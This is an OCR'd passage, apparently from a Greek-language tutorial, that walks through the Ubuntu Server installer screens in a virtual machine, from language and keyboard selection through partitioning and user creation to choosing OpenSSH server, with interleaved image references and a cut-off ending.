
Μόλις γίνει εκκίνηση από το μέσο που έχουμε ορίσει θα εμφανιστεί η παρακάτω εικόνα για επιλογή γλώσσας εγκατάστασης. Θα επιλέξουμε Αγγλικά (English) και θα πατήσουμε “Enter”.

Στη συνέχεια επιλέγουμε “Install Ubuntu Server” και πατάμε “Enter”.


Μόλις αρχίσει η εγκατάσταση, θα εμφανιστεί η επόμενη οθόνη για να επιλέξουμε τη γλώσσα του συστήματος. Επιλέγουμε το ίδιο με την πρώτη φορα και πατάμε “Enter”.

Επιλέγουμε στη συνέχεια τη χώρα στην οποία βρισκόμαστε για να οριστούν αυτόματα οι τοπικές ρυθμίσεις του συστήματος. Επιλέγουμε “Other” -> “Europe” -> “Greece” και πατάμε “Enter”.







Η εγκατάσταση θα μας ζητήσει να επιλέξουμε εάν θέλουμε να γίνει αυτόματος εντοπισμός του πληκτρολογίου και της γλώσσας μας. Επιλέγουμε “Yes” και πατάμε “Enter”.




Πατώντας τα πλήκτρα που θα ζητηθούν στη συνέχεια, αναγνωρίζει τα ελληνικά και μας ζητείται επιβεβαίωση. Πατάμε “Enter” εάν είναι σωστό.




Επιλέγουμε τα πλήκτρα αλλαγής γλώσσας και πατάμε “Enter”.



Στη συνέχεια, η εγκατάσταση ελέγχει το σύστημα για να εντοπίσει το hardware που διαθέτει και περιμένουμε μέχρι να φορτωθούν όλα τα απαραίτητα.




Το επόμενο βήμα είναι η ρύθμιση του δικτύου.




Μας ζητείται να εισάγουμε το hostname του συστήματος. Το αναγνωριστικό αυτό πρέπει να είναι μοναδικό στο τοπικό μας δίκτυο. Έτσι, εάν το domain του server είναι **server1.example.com**, πρέπει να εισάγουμε **server1**. Στην περίπτωσή μας

μπορούμε να εισάγουμε ότι επιθυμούμε καθώς θα είναι μοναδικό εφόσον δεν έχουμε άλλο server στο τοπικό μας δίκτυο. Αργότερα, κατά τη ρύθμιση του server, θα ρυθμίσουμε το hostname του να είναι ntounasth.sytes.net το οποίο είναι ένα δωρεάν dynamic dns domain από τον πάροχο no-ip.com και το οποίο θα χρησιμοποιήσουμε για να έχουμε πρόσβαση μέσω ενός σταθερού domain καθώς η IP διεύθυνση του router δεν είναι στατική. Εισάγουμε, λοιπόν, τυπικά ntounasth και πατάμε "Enter" για να συνεχίσουμε.





Γίνεται εντοπισμός της ζώνης τοπικής ώρας της περιοχής μας. Εάν είναι σωστή, επιλέγουμε "Yes" και πατάμε "Enter".





Το βήμα που ακολουθεί αφορά στον σκληρό δίσκο του server που δημιουργήσαμε και στο διαχωρισμό του σε μέρη που είναι απαραίτητα από το λειτουργικό σύστημα. Σε περίπτωση που η διαδικασία αυτή λάβει χώρα σε πραγματικό server και όχι σε VM, είναι ένα από τα πιο σημαντικά σημεία στην εγκατάσταση. Με λάθος επιλογές μπορούμε να χάσουμε δεδομένα ή στην καλύτερη των περιπτώσεων να μην εγκαταστήσουμε σωστά το λειτουργικό

σύστημα. Δεδομένου, όμως, ότι η εγκατάσταση γίνεται σε εικονικό server και όχι σε πραγματικό, μπορούμε να επιλέξουμε την αυτόματη ρύθμιση του (εικονικού) σκληρού δίσκου. Μπορούμε, φυσικά, να ρυθμίσουμε με δικό μας τρόπο τον σκληρό εάν το επιθυμούμε. Επιλέγουμε όπως στις παρακάτω εικόνες και πατάμε "Enter".












Μόλις ολοκληρωθούν οι διεργασίες και ετοιμαστεί ο σκληρός δίσκος για την εγκατάσταση, ξεκινά η εγκατάσταση του λειτουργικού συστήματος.




Στο σημείο αυτό, δημιουργούμε έναν χρήστη για να μπορούμε να συνδεθούμε στον server χωρίς την χρήση του χρήστη root άμεσα. Πληκτρολογούμε το όνομα του χρήστη (δεν είναι αυτό το username):




και στη συνέχεια εισάγουμε το username που θα χρησιμοποιούμε κατά την είσοδο.




Πληκτρολογούμε τον επιθυμητό κωδικό πρόσβασης δύο φορές:







και επιλέγουμε εάν θέλουμε να κρυπτογραφήσουμε τον αρχικό φάκελο του χρήστη. Η κρυπτογράφηση αυτή αποκτά νόημα σε ένα σύστημα με πολλούς χρήστες για να αυξήσουμε ακόμα περισσότερο την ασφάλεια των δεδομένων των χρηστών. Στην περίπτωσή μας, δεν είναι απαραίτητο και επιλέγουμε “No” και πατάμε “Enter”.




Η εγκατάσταση θα προχωρήσει σε ενημέρωση των πηγών του aptitude και στη ρύθμισή του.




Εάν βρισκόμαστε πίσω από κάποιον proxy server μέσω του οποίου αποκτούμε πρόσβαση στο Internet, το επόμενο παράθυρο είναι το κατάλληλο για να εισάγουμε την πληροφορία αυτή.




Στο παρακάτω παράθυρο, επιλέγουμε τον τρόπο με τον οποίο θέλουμε να ενημερώνεται το λειτουργικό σύστημα. Επιλέγουμε να εγκαθιστούνται αυτόματα μόνο οι ενημερώσεις ασφαλείας και πατάμε “Enter”.




Στο επόμενο παράθυρο που συναντούμε, μπορούμε να επιλέξουμε κάποια επιμέρους στοιχεία ενός server για να εγκατασταθούν. Θα επιλέξουμε μόνο τον OpenSSH server για να μπορούμε να συνδεθούμε απομακρυσμένα στον server από την πρώτη κιόλας εκκίνηση. Επιλέγουμε να εγκαταστήσουμε χειροκίνητα τα επι μέρους λογισμικά που απαιτούνται από τον server μας και ο κύριος λόγος είναι η περαιτέρω ανάλυσή τους καθώς και η πλήρη γνώση (από μεριάς μας) των εγκατεστημένων στοιχείων του server.




Αφού ολοκληρωθεί η εγκατάσταση των επιπλέον λογισμικών,

